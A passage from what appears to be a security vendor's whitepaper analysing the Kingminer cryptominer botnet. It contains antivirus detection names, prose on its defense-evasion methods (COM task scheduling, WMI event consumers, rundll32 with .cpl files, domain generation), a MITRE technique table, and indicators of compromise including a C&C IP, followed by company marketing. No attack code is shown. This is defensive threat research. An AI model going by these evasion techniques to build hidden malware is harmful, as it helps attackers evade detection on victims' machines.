Endgame	Malicious (high Confidence)		eScan	Trojan.GenericKD.33863706	
ESET-NOD32	A Variant Of Win32/Agent.ABLP		FireEye	Trojan.GenericKD.33863706	
Fortinet	W32/Agent.ABLP!tr		GData	Trojan.GenericKD.33863706	
Ikarus	Trojan.Win32.Agent		K7AntiVirus	Trojan (0055fd2f1)	
K7GW	Trojan (0055fd2f1)		Kaspersky	UDS:DangerousObject.Multi.Generic	
MAX	Malware (ai Score=80)		MaxSecure	Trojan.Malware.82199810.susgen	
McAfee	Artemis!1FC5F79D6D32		McAfee-GW-Edition	Artemis	
Microsoft	Trojan:Win32/Occamy.AA		Rising	Trojan.Agentl8.B1E (CLOUD)	
Sangfor Engine Zero	Malware		Sophos AV	Troj/Kingmine-D	
TrendMicro	TROJ_FRS.VSNTEJ20		TrendMicro-HouseCall	TROJ_FRS.VSNTEJ20	


Too much ado about a crypto-miner?

The payloads themselves are not necessarily disruptive for the users (except that the system might underperform due to high CPU usage). The dangerous part is the payload delivery method, consisting of various defense-evasion techniques. The scripts developed by the malware authors are hard to detect for multiple reasons. Randomized variable names, obfuscated code, and payloads encrypted with random keys might evade static detection if the rest of the script is not specific enough. Also, using WMI and COM objects during execution might avoid behavioral detection because attackers rely on legitimate system components to perform malicious actions. Let's see some examples captured with Procmon during dynamic analysis:


The first one shows us that using the Schedule.Service ActiveX object for task scheduling moves the action into the context of a legitimate *svchost.exe* process, responsible for handling these kinds of requests during the operating system's execution.




The second example demonstrates how attackers make it challenging to correlate where execution comes from, by launching a *powershell.exe* from a scheduled task (*svchost.exe*), thus splitting the process tree so the original *wscript.exe* is nowhere to find. This way, even if one of the payloads gets detected by a security solution, there is no information about the link between the payload and the first stage script or even the scheduled tasks, and the bot can persist on the system.




Another way to abuse legitimate Windows components is running scripts from *scrcons.exe,* which is responsible for executing event consumer scripts. Its parent is *svchost.exe*, making it hard to trace back to the original script. Also, because it frequently runs on a system in legitimate cases, some AV might not even monitor its actions. In the following images, we can see how this process starts up, and it downloads our payloads.





Finally, by mimicking Control Panel Items, the attackers leverage how Windows executes .cpl files by default. First, *control.exe* launches and invokes *rundll32.exe* to load Shell32.dll with a specific function, Control_RunDLL to load the .cpl file in memory.




Then, *rundll32.exe* performs all the actions, and executing a cryptocurrency miner uses the system's resources to the maximum. In the following image, we can see how a *rundll32.exe* process communicates with the C&C.

Another layer of defense evasion consists of using a Domain Generation Algorithm to avoid blacklisting the URLs by which infected machines download payloads.

Impact

We did not see any component of this malware designed to steal information or disrupt any activity. However, with the complex persistence mechanism and payload delivery, attackers have the means to deploy more advanced threats. The only purpose of the attackers for now is to stay hidden for as long as possible to mine cryptocurrencies. However, the fact that users got infected points to some underlying issues, and IT administrators should be careful about them. Weak credentials to access SQL databases allowed attackers to add malicious commands and start the infection. Lack of Windows updates that fix vulnerabilities might mean that they can use kernel exploits like EternalBlue to spread the malware further. An essential measure to defend against such attacks is to harden the environment by enforcing strong passwords and keeping software components up to date.

Campaign distribution



Conclusion

While cryptocurrency miners don't get much attention due to their low impact on users, sometimes the way these campaigns are organized might teach us, security researchers and practitioners, a few lessons. The whole infection chain shows us that the actors behind it are capable of conducting a sophisticated attack. They combine publicly available tools like Mimikatz or Powersploit with scripts customized to serve their needs (*r1.txt*, downloader). The payload delivery method is dangerous if it goes undetected, so security solutions should detect and correlate as many techniques as possible to provide adequate protection. Users should strengthen their passwords and keep their operating systems and installed software up to date.

Bibliography

[1] https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/sophos-labs-kingminer-botnet-report.pdf
[2] https://research.checkpoint.com/2018/kingminer-the-new-and-improved-cryptojacker/
[3] https://www.bitdefender.com/business/usecases/wannacry.html
[4] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144
[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0708
[6] https://docs.microsoft.com/en-us/windows/win32/wmisdk/--intervaltimerinstruction
[7] https://docs.microsoft.com/en-us/windows/win32/wmisdk/activescripteventconsumer
[8] https://docs.microsoft.com/en-us/windows/win32/wmisdk/–eventfilter
[9] https://docs.microsoft.com/en-us/windows/win32/wmisdk/–filtertoconsumerbinding
[10] https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

MITRE techniques breakdown

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Command and Control	Impact
Exploit Public-Facing Application	Component Object Model and Distributed COM	Scheduled Task	Exploitation for Privilege Escalation	Control Panel Items	Domain Generation Algorithms	Resource Hijacking
Valid Accounts	Control Panel Items	Windows Management Instrumentation Event Subscription	Valid Accounts	Mshta		
	Scheduled Task			Rundll32		
	Scripting			Scripting		
	Windows Management Instrumentation					

Appendix 1. Indicators of Compromise

Hashes

Kingminer:

1FC5F79D6D3209A427D04046F237372E

21454A23AAE073FF7B96DDA061946B8C

XMRig:

3EA2D5E55A58309B49EADA14A007B3B8

B7070B9B317BAC578A9AC487C31879BC

3A5964C56EF16456A6B6911BEB549372

IP Address

185.234.216.133

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

CRN AV-TEST AV Gartner 451 Research FORRESTER IDC GLOBAL

TECHNOLOGY ALLIANCES

Microsoft NUTANIX aws Pivotal Cloud Foundry CITRIX

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-KingMaencrest14610-en_EN
07/02/20July 7, 2020 10:30am 07/07/20